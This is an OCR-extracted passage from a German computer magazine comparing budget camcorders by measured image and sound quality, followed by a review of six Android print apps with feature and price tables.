Modell	Farbabweichung ¹ bei			Rauschen ¹ bei			Kontrast im Vergl. zu Tageslicht		Auflösung		Auflösung relativ ³ horz. [%] bessere
	Tageslicht (1000 lx) [ΔE] ↓ besser	Kunstlicht (150 lx) [ΔE] ↓ besser	LowLight (30 lx) [ΔE] ↓ besser	Tageslicht [%] ↓ besser	Kunstlicht [%] ↓ besser	LowLight [%] ↓ besser	bei Kunstlicht [%] bessere	bei LowLight [%] bessere	absolut horz. [Linienpaare ²] bessere	absolut vert. [Linienpaare ²] bessere	
Canon HF R 306	5,9	8,4	24,5	6	20	12	47	22	721	688	75,8
JVC GZ E 205	11,1	14,7	32,1	9	7	6	84	45	664	664	77,5
Panasonic HC-V100	9,4	9,8	32,7	5	11	6	62	37	503	523	51
Samsung HMX Q 20	7,6	8,8	26,3	12	11	9	71	29	638	579	76,5
Sony HDR CX 200	9,1	13,9	17,4	15	20	7	70	26	584	581	55,2
Yashica CMHP 12	9,5	7,5	39,8	12	19	12	72	36	696	587	62,5

¹ ermittelt aus 8 Farben² bezogen auf die Bildbreite³ gemittelt aus allen Messwerten, bezogen auf Vollkontrast = 1



Hält dank großer Akku-Kapazität lange durch: Mit dem Sony HDR-CX 200 kann man gut 2 1/2 Stunden filmen.

schen und einem etwas blechernen Klang leben.

Die Fotos der Kamera, die laut technischen Daten 5 MPixel auflösen soll, enttäuschten und konnten gegen die 2-MPixel-Varianten etwa von Canon oder JVC nicht bestehen. Im Fotomodus war obendrein der Autofokus bei einsetzender Dunkelheit von leichten Unsicherheiten geplagt.

Sony HDR-CX 200

Schon auf den ersten Blick fällt auf, dass die On-Screen-Einblendungen des HDR-CX 200 sehr klein geraten sind – zu klein, um sie mit der Fingerspitze zuverlässig zu treffen. Wenn das gelingt, kann man damit erfreulich schnell – per Finger-Tipp aufs Display – Fokus oder Helligkeit sowie Weißabgleich einstellen. Auf diese Weise lassen sich die Belichtungsparameter auch arretieren; anders als beim Panasonic erlaubt Sony aber keinen Zugriff auf die Verschlusszeit. Die elegante Zoom-Wippe lässt den Objektivanztrieb etwas unvermittelt losrauschen; die 30fach-Zoomlinse macht ihre Arbeit recht ordentlich. Wer auf Automatik setzt, dem bietet der Sony-Camcorder eine quasi-intelligente Funktion, um das Motiv möglichst optimal einzufangen. Das gelingt leider gut, aber gerade bei Portraits ist man mit der Gesichtserkennung besser bedient.

Wiedergabeseitig erlaubt auch Sony, besonders gelungene Szenen zu markieren und diese als Folge wie einen fertigen Film abzuspielen; alternativ lassen sich diese Clips in Form von Szenarios neu arrangieren. Sich mit diesen Funktionen vertraut zu machen, lohnt die Mühe. Der Umgang mit dem Material und die Art des Arrangements schult den Blick für den sichtbaren Erfolg beim Filmen.

Im Messlabor ergab sich ein gemischtes Bild. Bei schwachem Licht entstandene Aufnahmen gefielen nicht; sie zeigten ein waberndes, grobfleckiges Rauschen, das per Aktivierung der Low-Light-Funktion im Menü zwar heller ausfällt, doch durch die Verstärkung unerwünschter Signalanteile auch „verschlammisiert“ werden kann. Hier ist die Auflösung gering und bei Schwenks ziehen die Objektkanten etwas nach. Bereits bei Wohnzimmerlicht (Indoor) sieht die Sache besser aus; jetzt kommt der unverwechselbare Sony-Farbcharakter mit warmen Brauntönen zum Tragen, das Rauschen zieht sich in dunkle Bildbereiche zurück. Bei hellem Tageslicht steht der kleine Sony CX200 dem Canon R306 kaum mehr nach, auch wenn die Sony-Clips bei Schwenks noch immer etwas ausgeprägtere Artefakte und weniger Schärfe zeigen. Der Autofokus arbeitet tadellos und verirrt sich kaum. Dagegen konnte der elektronische Bildstabilisator nicht über-

		Farbauflösung		Audio-Frequenzgang		Audio-Kanaltrennung		
relativ ³ vert. [%] besser ►	absolut [Linienpaare ²] besser ►	relativ [%] besser ►	(-12 dB) [Hz]	[Hz] besser ►	durchschnittl. [dB] besser ►	maximal [dB] besser ►	bei [Hz]	
77,1	147	31,0	75	20000	4,5	6,5	20	
77,5	122	21,1	90	17500	1,1	2,6	16000	
57,6	133	26,2	90	19400	9,0	19,8	10000	
67,3	202	57,5	30	1300	4,5	16,9	16000	
56,8	137	31,2	80	20000	5,1	9,3	1250	
61,4	177	36,8	60	13000	2,7	12,1	20	

Camcorder						
Modell	Canon HF R 306	JVC GZ E 205	Panasonic HC-V100	Samsung HMX Q 20	Sony HDR CX 200	Yashica CMHP 12
Hersteller	Canon, www.canon.de	JVC, www.jvc.de	Panasonic, www.panasonic.de	Samsung, www.samsung.com/de/ MPEG-4, AVC/H.264	Sony, www.sony.de AVCHD	Yashica, www.yashica.com MPEG-4, AVC/H.264
Videosystem	AVCHD, MPEG-4	AVCHD	AVCHD			
Video-Speichermedium	SDXC-Karte	SDXC-Karte	SDXC-Karte	SDXC-Karte	Memory Stick Duo, SDXC-Karte	SDXC-Karte
Ausstattung						
Wandler-Chip (Pixel brutto, Größe in Zoll)	3 280 000,1/4,8	550 000; 1/6	1 300 000,1/5,8	1 750 000; 1/4	1 500 000,1/5,8	5 000 000,1/3,2
max. Lichtstärke (Blende)	1:1,8	1:1,8	1:1,8	1:1,8	1:1,8	1:2,5
Brennweite KB-äquiv. [mm]	37–1180 mm	43–1710 mm	34–1152 mm	40–796 mm	34–840 mm	61–485 mm
optischer / digitaler Zoom	32 (51)fach/1020fach	40fach/800fach	34-/2000fach	20fach/40fach	30fach/300fach	8fach/120fach
Bildstabilisator	optisch	elektronisch	optisch	optisch	elektronisch	elektronisch
Frontscheinwerfer	–	✓	–	–	–	✓
man. Blende/Fokus/Weißabgleich	✓/✓/✓	–/✓/✓	✓/✓/✓	–/✓/✓	✓/✓/✓	–/✓/✓
man. Verschlusszeiten (Shutter)	–	–	1/8000 – 1/50 Sek.	–	–	–
Sucher	–	–	–	–	–	–
Display-Größe/Auflösung [Pixel]	7,6/76 666	6,9/125 000	6,6/77 000	6,9/230 000	6,6/79 000	7,6/70 000
Indexübersicht (Bilder)	✓	–	✓	✓	✓	✓
Editieren im Camcorder	✓	✓	–	✓	✓	–
Digitalisierung Standbild						
max. Bildauflösung [Pixel]	1920 × 1080	1920 × 1080	1920 × 1080	3072 × 1728	3072 × 1728	2592 × 1944
Blitz	–	–	–	–	–	✓
Dateiformat Foto	JPG	JPG	JPG	JPG	JPG	JPG
Speichermedium	SDXC-Karte	SDXC-Karte	SDXC-Karte	SDXC-Karte	SDXC-Karte	SDXC-Karte
Anschlüsse						
Schnittstelle zum Rechner	USB	USB	USB	USB	USB	USB
HDMI	✓	✓	✓	✓	✓	✓
S-Video in/out	–/–	–/–	–/–	–/–	–/✓	–/–
Composite Video in/out	–/✓	–/✓	–/✓	–/✓	–/✓	–/✓
Mikrofon/Kopfhörer	–/✓	–/–	–/–	–/–	–/–	–/✓
Lieferumfang						
Netzteil/Ladegerät	✓/-	✓/-	✓/-	✓/-	✓/- integr. USB-Ladekabel	✓/-
Akku Laufzeit (Dauerbetrieb)	60 Minuten	75 Minuten	160 min	105 Minuten	154 Minuten	76 Minuten
mitgelieferte Speicher	–	–	–	–	–	–
Fernbedienung	–	–	–	–	–	–
Software	Pixela VideoBrowser	Everio Media Browser	HD Writer LE	Intelli-Studio	PlayMemories Home	Arc Soft Total Media
Gewicht (m. Akku)	265 g	235 g	224 g	190 g	245 g	288 g
Abmessungen (B × H × T)	5,4 cm × 5,5 cm × 11,5 cm	5 cm × 5,5 cm × 11,6 cm	5,3 cm × 5,5 cm × 10,9 cm	4,3 cm × 5,2 cm × 11,9 cm	5,6 cm × 5,8 cm × 10,6 cm	5,2 cm × 5,8 cm × 12,3 cm
Bewertung						
Bildqualität / Lichempfindlichkeit	⊕ / ⊕	○ / ○	○ / ⊖	○ / ⊖	⊕ / ⊖	○ / ○
Bildstabilisator / Ton	⊕ / ⊕	⊖ / ⊕	⊕ / ⊕	⊕ / ○	○ / ⊕⊕	⊖ ⊕ / ○
Display	○	○	⊕	⊕	○	○
Handhabung / Ausstattung	⊕ / ⊖	○ / ⊖	○ / ⊖	○ / ⊖	○ / ⊖	⊕ / ○
Foto	⊖	⊖	⊖	⊖	⊖	⊕
Preis	349 €	300 €	290 €	250 €	319 €	269 €

zeugen – ausschalten und ein Stativ verwenden wäre eher angesagt.

Tonseitig gewinnt der Sony-Camcorder den Vergleich. Klare Höhen und recht saubere Bässe lassen den CX200 auch für Musikaufnahmen geeignet erscheinen. Ein externer Mikrofonanschluss wie bei teureren Camcordern fehlt auch hier. Der Sony-Akku – wie der des Panasonic – hält im Vergleich zur Konkurrenz erfreulich lange; erst nach über 2 1/2 Stunden Dauerbetrieb ist Schluss.

Yashica CMHP 12

Ein Camcorder, der mit eingebautem Video-Projektor weniger kostet als die Konkurrenzgeräte ohne: Damit bringt sich die altbekannte Foto-Company Yashica wieder in Erinnerung. Zur Instant-Vorführung vor größerem Publikum nutzt er eine LED als Lichtquelle,

die sich unter der Optik befindet. Es muss allerdings stockfinster sein, damit Farben in der bis zu 80 Zentimeter breiten Projektion zum Tragen kommen; die Schärfe im projizierten Bild lässt sich mit einem kleinen Kunststoffhebel nur mühsam einstellen. Schließlich liegt die Auflösung des Bildes deutlich unter HD-Qualität. Insgesamt ein nettes Feature, das man derzeit vor allem als Technologiestudie einstufen darf – auch wenn andere Firmen (etwa Sony beispielsweise im PJ 200) ähnliche Bildwerfer verbauen.

Das ausklappbare Display könnte etwas mehr Auflösung vertragen – irgendwo muss es wohl auch Yashica sparen. Das taten sie auch beim Objektivdeckel, der klassisch wie bei einer Spiegelreflex-Kamera aufgesetzt werden muss; bei allen anderen Kandidaten schließt man den Lamellenobjektivschutz mit einem kleinen Hebel.

Das Menü der CMHP 12 bevölkern zu meist unverständliche Piktogramme – wenn auch mit sinnvollen Funktionen. Die schlecht übersetzte Bedienungsanleitung ist beim Dechiffrieren keine große Hilfe. Dabei bietet der Camcorder durchaus hilfreiche Dinge wie Gegenlichtfunktion, einen zuverlässigen Weißabgleich, Bewegungserkennung, Pre-Recording oder die Blendeneinstellung, die bei einfacherem Tipp auf den Touchscreen erscheint.

Das 8fach-Zoom-Objektiv ist mit 61 mm KB-äquivalenter Minimalbrennweite recht telelastig ausgelegt. Offenbar haben die Entwickler einen Kompromiss gesucht, um den großen 1/3-Zoll-Sensor mit einer lichtstarken Optik zu kombinieren, ohne allzu starke Verzeichnungen in Kauf nehmen zu müssen. Dummerweise dringt das Summen des Zoomantriebs in die Tonspur. Die Zoom-



Camcorder mit eingebautem Projektor: Der Yashica CMHP 12 eignet sich für spontane Video-Vorführungen.

Geschwindigkeit ist recht hoch – ein Grund mehr, bei laufender Aufnahme die Finger vom Zoom-Knopf zu lassen. Im Test vermissten wir einen tauglichen Bildstabilisator und einen sicher arbeitenden Autofokus. Die Schärfe sollte man am besten manuell einstellen; immerhin ist eine Schärfearbeitierung eingebaut.

Die Labormessungen ergaben einen durchweg zu starken Video-Bildkontrast, was sich in etwas zu dunklen Bildpartien niederschlägt. Im Menü lässt sich das – wie die Schärfe – dreistufig justieren; damit kann man je nach Aufnahmesituation die Videos verbessern. Das Bildrauschen hält sich dank des großen Bildwandlers in erfreulich engen Grenzen. Mit weit geöffneter Blende bei schwacher Beleuchtung bekommt man fast taghelle Szenen, die aber durchaus schärfer ausfallen dürften.

Überraschend schneidet der kleine Yashica im Fotomodus ab. Als einziges Gerät im Testfeld lieferte er überzeugende 5-MPixel-Bilder mit hoher Schärfe und akkurate Abbildungsleistung. Die Front-LED ist – wenn auch ohne beachtliche Ergebnisse – als Blitz zu verwenden. Die Wiedergabelupe ermöglicht eine Bildkontrolle wie beim Fotoapparat. Die Testfotos zeigten, dass die Elektronik „mitdenkt“ – im Sinne eines Verwackelschutzes.

Fazit

Gar nicht übel, was die Spar-Camcorder leisten. Am Beispiel des Canon R306 lässt sich ablesen, welche Qualität man für 350 Euro erwarten kann: Der Camcorder zaubert bei Tageslicht ein Videobild, das an die Qualität deutlich teurerer Geräte herankommt. Auch bei schwacher Beleuchtung sind die Aufnahmen durchaus ansehnlich, was man über die Videos von JVC, Sony, Samsung und Panasonic so nicht behaupten kann. Obendrein bietet der Canon eine gigantische Zoom-Optik. Wer besonderen Wert darauf legt, die Aufnahme-Parameter manuell festzulegen, für den kommt auch der Panasonic V100 in Frage, der unter anderem mit wählbarer Verschlusszeit glänzt.

Und wie steht es im Vergleich mit der Konkurrenz von Video-befähigten Fotoapparaten und Smartphones? Bei der Fotokamera lautet die einfachste Antwort: So schlecht, wie Fotoapparate filmen, so schlecht fotografieren Videokameras. Dass hier zwei Gerätekategorien ein Doppelnutzen unterstellt wird, bleibt fast immer frommer Werbewunsch. Einzig der Yashica CMHP 12 schießt im 8-MPixel-Modus Fotos, die mit denen aus Billig-Digicams konkurrieren können.

Schon die unterschiedliche Bauform dokumentiert aber, dass der Fotoapparat aufs kurze, beidhändige Ruhighalten, der Camcorder aufs auch mal minutenlange „Draufhalten“ optimiert ist. Gegenüber Smartphones sieht die Sache nicht wesentlich anders aus. Die guten Smartphones filmen zwar wie die meisten Digicams in HD, bieten aber wie diese keinerlei Einstellmöglichkeiten, sondern nur Vollautomatik. Aufnahmen im Gegenlicht, ein gestaltender Umgang mit Unschärfe, das Vermeiden ärgerlicher Farbverfälschungen – all das bleibt Glücksache.

Eines der momentan für Filmer ernstnehmenden Smartphones, das Apple iPhone 4s, zeichnet bei kräftiger Beleuchtung nicht mal schlecht auf. Doch dem Smartphone fehlen Dinge wie ein optisches Zoom-Objektiv oder ein klappbares Display, die kein ernsthafter Video-Filmer missen möchte. Die Tonaufzeichnung reicht für verständliche Sprachwiedergabe aus, für mehr aber nicht. Das lässt sich erst mit einem externen Mikrofon ändern, das man am 4s anschließen kann.

Der eigentliche Vorteil des iPhone ist – neben der Tatsache, dass man es immer dabei hat – sein einfacher Workflow: Videoschnitt und Versand sind dank zahlreicher Apps kein Problem; da müssen die Camcorder noch hinzulernen. Doch auf die nutzbare Video-Qualität geschaut, machen die getesteten Camcorder, allen voran der Canon und der Panasonic, bei Tageslicht die schöneren und dank ihres schnellen Autofokus auch die schärferen Aufnahmen. Spezialisierte Video-Camcorder haben also eine Daseinsberechtigung. Noch. (uh) ct



Rudolf Opitz

Druck-Macher

Herstellerunabhängige Druck-Apps für Android

Druckaufträge vom Android-Smartphone oder -Tablet auf beliebige im LAN oder in der Cloud verfügbare Drucker senden, egal von welchem Hersteller der Drucker stammt? Das versprechen generische Druck-Apps, die dazu einige technische Klimmzüge unternehmen und sich ihre Dienste zum Teil gut bezahlen lassen.

Mit iPhone, iPad und iPod touch drückt man vielfach direkt aus der Anwendung heraus über die Schnittstelle AirPrint, die Apple seinem Mobil-Betriebssystem iOS spendiert hat. Der Hersteller listet mittlerweile über 200 AirPrint-fähige Drucker auf, die die iOS-Geräte via WLAN ansprechen können.

Googles Android-Betriebssystem fehlt dagegen eine vergleichbare Druckfunktion. Die meisten Druckerhersteller bieten im Play Store – dem früheren Android Market – Gratis-Apps an, mit denen man auf dem eigenen Multifunktionsdrucker Bilder, PDFs und oft auch Webseiten ausgeben und teilweise sogar scannen kann. Doch erkennen diese Apps immer nur aktuelle WLAN-Modelle des jeweiligen Herstellers.

Darüber hinaus entdeckt man im Play Store auch Apps, die herstellerunabhängig viele verschiedene Drucker und Multifunktionsgeräte ansprechen können. Beispielsweise braucht

man mit einer solchen App auf einer Messe oder einer Konferenz nur nach den verfügbaren LAN-Druckern zu scannen und den passenden Treiber aus einer Liste herauszusuchen. Sind die Drucker bei Google Cloud Print [1] unter einem öffentlichen Account angemeldet, benötigt man hingegen keinen eigenen Treiber. Windows-Freigaben erkennt keine der Print-Apps.

Auch drückt nicht jede App alles: Einige sind auf bestimmte Datei- und Bildformate beschränkt, andere senden auch Termin- und Adresslisten, E-Mails oder den Inhalt der Zwischenablage zum Drucker. Fast alle erscheinen zudem auf der Android-eigenen „Senden zu“-Liste und nehmen so Inhalte wie Webseiten direkt von der jeweiligen App entgegen. Siehe dazu die Tabellen auf Seite 132.

Sechs Print-Apps aus dem Play Store haben wir uns genauer angesehen. Gratis sind die Apps Cloud Print, die nur

mit dem Google-Dienst kommuniziert, und Cortado Workbench. Die Vollversion von „Print from Android“ kostet nur etwa 1 Euro, PrintBot ist mit rund 3 Euro auch recht günstig. Von beiden gibt es eine Demo-Version zum Ausprobieren. PrinterShare bekommt man als Gratis-Version mit eingeschränkten Druckoptionen, die man für 10 Euro freischalten kann. Die Installation von iCanPrint kostet nichts, doch muss man jeden Druckvorgang über sogenannte „Druckpunkte“ bezahlen, von denen man vorab ein gewisses Kontingent kauft. Alternativ gibt es eine unbeschränkte Version der App für 16 Euro.

Die Apps unterscheiden sich nicht nur im Preis, sondern auch im Funktionsumfang deutlich: So drückt „Cloud Print“ – wie der Name schon andeutet – nur auf Geräten, die bei dem Google-Dienst angemeldet sind. Andere erkennen nur spezielle Freigaben im LAN. Ebenso gibt es

Unterschiede bei den druckbaren Inhalten.

Cloud Print


Die App setzt einen vorhandenen Cloud-Print-Account bei Google voraus. Sind mehrere Google-Konten beim Android-System registriert, wählt man eines unter Einstellungen des Hauptmenüs von Cloud Print aus. Angemeldete Drucker lassen sich bequem verwalten. Die übersichtliche und gut dokumentierte App stellt außer dem Hauptmenü zwei weitere Menüs bereit: Unter „Lokal“ wählt man eine Quelle auf dem Gerät zum Drucken aus – ein PDF, Kontakte oder ein Foto. Word-Dokumente drückt Cloud Print ebenfalls, doch erhielten wir im Test öfters fehlerhafte Ergebnisse, etwa mit falschen Fonts oder falscher Hintergrundfarbe. Beim Versuch, Webseiten über „senden via“ auszudrucken, hagelte es nur Fehlermeldungen.

„Dokumente scannen“ ruft die Kamera auf, mit der man beispielsweise ein Dokument abfotografiert und gleich ausdrückt. Außer einer Zuschnittsfunktion gibt es keine Bildoptimierungen; spezielle Scanner-Apps bieten hier mehr [1]. Das dritte Menü „Web“ greift auf Daten in der Cloud wie E-Mails, Google Docs und Calendar, Picasa und Facebook zu. Die Druckereinstellungen hängen vom gewählten Modell ab: Bei einem Epson Multifunktionsgerät BX935FWD konnten wir unter anderem Papierformat, Qualität und die Papierkassette auswählen, bei einem HP Envy 100 ließen sich nur Qualität und Farbmodus vorgeben.


Cloud Print ist zwar kostenlos, nervt jedoch durch Werbung und regelmäßige Aufforderungen, diese durch Installation der App „Remove all Ads“ für 2 Euro zu entfernen. Cloud Print erweitert die Nutzbarkeit von Googles Druckdienst erheblich. Lokale Drucker müssen aber Cloud-Print-fähig und angemeldet sein, damit man mit der App vom Mobilgerät aus auf sie zugreifen kann.

Cortado Workplace

Cortado stellt mit der Workplace-App Dienste wie einen E-Mail-Account und 2 GByte Webspeicher kostenlos bereit, drückt aber nur auf Drucker, die



Das kostenlose Cloud Print drückt nur auf Drucker, die beim Google-Dienst angemeldet sind, und nervt mit Werbebanner.



Cortado Workplace stellt zwei Gigabyte Speicher in der Cloud bereit, findet Drucker aber nur im lokalen Netzwerk.



Vor dem Drucken mit iCanPrint muss man erst Punkte kaufen oder knapp 16 Euro für eine unbegrenzte Version berappen.



Zur App „Print from Android“ gehört eine einfache Server-Software für Windows-PCs, die Drucker freigeben soll. Im Test funktionierte das aber nicht.

im lokalen Netzwerk erreichbar sind, oder auf Bluetooth-Geräte. Cloud-Drucker kennt die App nicht. Nach Auswahl des Geräts muss man zunächst einen passenden Treiber aus einer langen Liste heraussuchen – Cortado listet über 5000 Modelle auf. Dabei handelt es sich meist um größere Büro-Geräte, manche aktuellen Drucker für den Hausgebrauch sucht man vergebens. Dann bleibt nur, einen Treiber für ein möglichst ähnliches Gerät zu wählen. Manchmal klappt das Drucken damit, manchmal nicht.

Die Druckaufbereitung übernimmt ein Serverdienst in der Cloud, der auch Office-Dateien wie DOC und XLS verarbeitet und sogar eine Vorschau aufs Mobilgerät schickt. Dateien lassen sich vom lokalen Speicher oder dem Workplace-Speicher zum Drucken auswählen, aber auch von einem zum anderen kopieren oder verschieben. Eine Print-Schaltfläche fehlt, zum Drucken muss man auf den Drucker-Eintrag in der Liste tippen. Die Ergebnisse sehen meist gut aus, Einstellungen wie Papierformat oder manuelles Skalieren bietet Cortado Workplace nicht.

Geld will Cortado mit zubuchbaren Premium-Diensten wie Fax-Versand (5 Faxe kosten rund 1,50 Euro, 25 Faxe 5,50 Euro) oder zusätzlichem Cloud-Speicher verdienen (für rund 2 Euro

pro Monat gibt es insgesamt 5 GByte, 10 GByte kosten 3 Euro).

iCanPrint

Auch die App iCanPrint drückt nur auf im (W)LAN verfügbaren Geräten und stellt zum Installieren eine lange Treiberliste bereit. Für an Windows-PCs angeschlossene Drucker ist eine spezielle Server-Software notwendig, die sie im Netz freigibt. Will man einen USB-Drucker direkt an das Smartphone oder Tablet anschließen, braucht man eine spezielle USB-Box, die der Hersteller für rund 90 US-Dollar inklusive Steuern und Versand aus Taiwan anbietet.

Die App strotzt vor Fehlern, Kostenfallen und sonstigen Gemeinheiten: Schon beim ersten Start fragt iCanPrint zuerst einmal nach persönlichen Daten wie Geschlecht, Geburtstag, Familienstand und Wohnort, ärgert durch schwelende Werbebanner, die sich vor anzutippende Menüpunkte schieben und drückt beim Einrichten von Druckern un gefragt Testseiten. Die „Gratis“-App zieht für jeden Druckvorgang sogenannte „Druckpunkte“ ab, die man vorher in Kontingenzen von 50 Punkten für einen US-Dollar bis zu 500 Punkten für fünf Dollar kaufen muss. Fünf „Druckpunkte“ sind zum Ausprobieren vorhanden, doch verweigerte die App im Test nach der ersten Seite jeden weiteren Druckvorgang,

obwohl noch vier Punkte vorhanden waren. Für rund 16 Euro gibt es immerhin eine unbegrenzte Version.

Doch auch die Kaufversion ist nicht empfehlenswert: Ihre offensichtlich maschinell eingedeutschten Menüs und Fehlermeldungen verwirren („Wird die Testseite richtig gedruckt? Korrigieren Sie | Unrichtig.“), WLAN-Multifunktionsdrucker erkannte die App nicht, ebensowenig PC-Freigaben – trotz installiertem Server-Programm.

Auf einem LAN-Drucker gab iCanPrint Bilder und PDFs aus, Office-Dateien konvertierte die App vorher ins PDF-Format, skalierte die Drucke aber nicht korrekt, so dass Teile der Seite abgeschnitten wurden. Zum Anpassen an die Druckseite steht zwar ein virtueller Schieberegler bereit, doch gerät die manuelle Justage mangels Vorschau zum Blindflug.

Print from Android

Die App „Print from Android“ drückt ausschließlich auf per Server-Software für Windows-PCs freigegebene Drucker übers Netzwerk und soll mit Hilfe eines IP-Services wie DynDNS auch übers Internet funktionieren, was im Test aber nicht klappte. Die App fragt zunächst nach der IP-Adresse des Servers sowie des bei der Server-Einrichtung vorgegebenen Ports und Passworts.

Hat die Verbindungsaunahme geklappt, lassen sich theoretisch Bilder, PDFs und sogar Office-Daten drucken. Auch auf die Zwischenablage soll die App zugreifen, sie erscheint jedoch nicht in der „Senden via“-Liste von Android, sodass beispielsweise Webseiten und E-Mails außen vor bleiben.

Im Test scheiterte der Druck schon daran, dass wir weder Dateien noch Datensätze etwa aus den Kontakten auswählen konnten. Hilfe gibt es von der App nicht, da „Print from Android“ stümperhaft eingedeutscht und nicht dokumentiert ist. Für die Einrichtung der Server-Software findet man Informationen immerhin in englischer Sprache auf der Webseite des Anbieters.

PrintBot

Die Bedienoberfläche von PrintBot kommt ohne grafische Spieldreien aus und wirkt wie ein Teil von Android. Auch funktional beschränkt sich die App auf das Wesentliche: Sie gibt Bilder, PDFs und von anderen Apps gesendete Inhalte auf Druckern im lokalen Netzwerk aus. Die unübersichtliche Treiberliste zählt rund 3000 Modelle auf, Drucker in der Cloud findet PrintBot nicht. Zudem scheiterte es im Test mehrfach, die im LAN vorhandenen Drucker automatisch zu erkennen, besser klappte es bei



Die einfach gehaltene App PrintBot findet manchmal bereits erkannte Netz-Drucker und Freigaben nicht mehr.

manueller Vorgabe der IP-Adresse des Druckers. Doch auch bereits erkannte und installierte Geräte meldete die App oftmals als „Offline“, obwohl sie eingeschaltet und von anderen Apps aus ansprechbar waren.

Druckoptionen bietet PrintBot so gut wie nicht. Je nach Druckertreiber kann man wenigstens das Papierformat einstellen. Für Fotos gibt es lediglich einen Schieber zum Anpassen der Größe, der mangels Vorschau aber nicht sehr komfortabel ist. Office-Dateien kennt die App nicht.



Als einzige App im Test präsentiert PrinterShare eine Voransicht der Druckseite.

Die Gratis-Version von PrintBot erlaubt nur drei Druckaufträge pro Monat. Für rund drei Euro bekommt man die PrintBot-Premium-Lizenz, mit der sich unbegrenzt drucken lässt.

PrinterShare

Die flexibelste Drucklösung für Android heißt PrinterShare: Die App erkennt Drucker und Multifunktionsgeräte im lokalen Netzwerk, Bluetooth-Geräte und sogar per Adapter mit dem Mobilgerät verbundene USB-Dru-

cker. Die nötigen Treiber versucht PrinterShare zunächst selbst zu ermitteln. Klappt dies nicht, muss man den korrekten Treiber manuell aus einer nach Herstellern und Baureihen übersichtlich sortierten Ordnerstruktur auswählen. Einige Treiberpaketé lädt PrinterShare aus dem Internet nach, holt dazu aber vorher die Erlaubnis des Nutzers ein.

Druckaufträge sendet die App auf Wunsch auch an Google Cloud Print. Will man nicht netzwerkfähige Drucker am Windows-PC oder Mac ansprechen, stellt PrinterShare auf einer eigenen Webseite eine Server-Software bereit, die verglichen mit den Servern von iCanPrint und Print from Android einen professionellen Eindruck macht.

Für die Freigabe im LAN braucht man den Drucker nur aus der Liste der angeschlossenen Geräte auszuwählen. Will man ihn auch über das Internet erreichen, muss man sich beim PrinterShare-Onlinedienst registrieren und über die Server-Software einloggen. Ein zusätzlicher DynDNS-Account ist nicht notwendig. Der PrinterShare-Betreiber lässt sich seinen Internet-Dienst bezahlen: 20 Druckseiten sind frei, 100 weitere kosten rund 5 US-Dollar; für 10 US-Dollar pro Monat druckt man unlimitiert über das Internet.

PrinterShare sendet nicht nur Bilder, PDFs und andere Dateien zum Drucker, sondern auch

Webseiten, SMS, Mails, Kalender-Einträge, Kontaktlisten und Anrufprotokolle. Bilder sucht man aus der Galerie heraus aus, was wegen der Thumbnails die Auswahl erleichtert. Vor dem Druck präsentiert PrinterShare eine Seitenansicht und erlaubt Einstellungen wie Papiergröße, Seitenränder, Ausrichtung, Druckmodus und -qualität und Duplexdruck. Uns störte lediglich, dass das Papierformat bei jedem neuen Druckauftrag wieder auf dem US-Format „Letter“ stand. Beim Drucken von Kontaktlisten fehlten einige Sonderangaben wie Beziehungen und Assistenten; Telefon, E-Mail, Anschrift und Notizen landeten aber auf dem Ausdruck.

Wie PrintBot installiert man PrinterShare zunächst als Gratis-App – sie druckt zu Google Cloud Print ohne Einschränkungen, gibt auf Netzwerk-, USB- und Bluetooth-Druckern aber nur Testseiten aus. Die Premium-Lizenz kostet rund 10 Euro und schaltet alle Druckoptionen frei, nur das Drucken auf eine Internet-Freigabe über den PrinterShare-Dienst muss man extra bezahlen.

Fazit

Wer für das mobile Drucken kein zusätzliches Geld ausgeben will, kombiniert Cloud Print mit Cortado Workplace und erreicht so lokale Drucker im Netz und Cloud-Print-Geräte über den Google-Dienst. Die ausgereifteste und flexibelste Lösung bietet PrinterShare – die zehn Euro für den Premium Key sind gut angelegt. PrintBot kostet zwar weniger, ist aber nicht ausgereift und kennt keine Cloud-Drucker. Von den anderen Apps sollte man wegen Kostenfallen und schlechter Umsetzung die Finger lassen. Geht es nur darum, den eigenen Drucker vom Mobilgerät aus ansprechen zu können, sollte man zunächst nach kostenfreien Apps des Drucker-Herstellers forschen. (rop)

Literatur

- [1] Tim Gerber, Rudolf Opitz, Wolken-Druckerei, Ausdrucken vom Smartphone und von Cloud-Diensten, c't 9/11, S. 108
- [2] Rudolf Opitz, Knipsen statt Scannen, Apps zum Scannen per Smartphone, c't 17/11, S. 66

www.ct.de/1215130



Print-Apps für Android

App	Cloud Print	Cortado Workplace	iCanPrint	Print from Android	PrintBot	PrinterShare
Anbieter	Paulo Fernandes	Cortado AG	Teco Image Systems	MLC	zenofx.com	Mobile Dynamix
Preis	werbefinanziert	gratis	15,84 €/nach Druckseiten	0,99 €	2,99 €	9,95 €
Drucken von						
JPG/PNG/GIF/TIFF	✓ / ✓ / - / -	✓ / ✓ / ✓ / ✓	✓ / ✓ / ✓ / -	Fehler	✓ / ✓ / ✓ / -	✓ / ✓ / - / -
PDF/DOC(X)/XLS/ODT	✓ / ✓ / ✓ / -	✓ / ✓ / ✓ / ✓	✓ / ✓ / ✓ / ✓ / -	Fehler	✓ / - / - / -	✓ / ✓ / ✓ / -
Webseiten	Senden via	- (Fehler bei Senden via)	Senden via	Fehler	Senden via	✓
E-Mail / SMS	Senden via / ✓	- / -	- / -	Fehler	Senden via / -	✓ / ✓
Kontakte / Kalender	✓ / ✓ (Google Kalender)	- / -	- / -	Fehler / -	- / -	✓ / ✓
Zwischenablage	✓	-	✓	Fehler	✓	-
Senden via	✓	✓	✓	-	✓	✓
sonstiges	von Kamera	-	-	-	-	Anrufprotokolle
Drucken zu						
LAN-Drucker	-	✓	✓	-	✓	✓
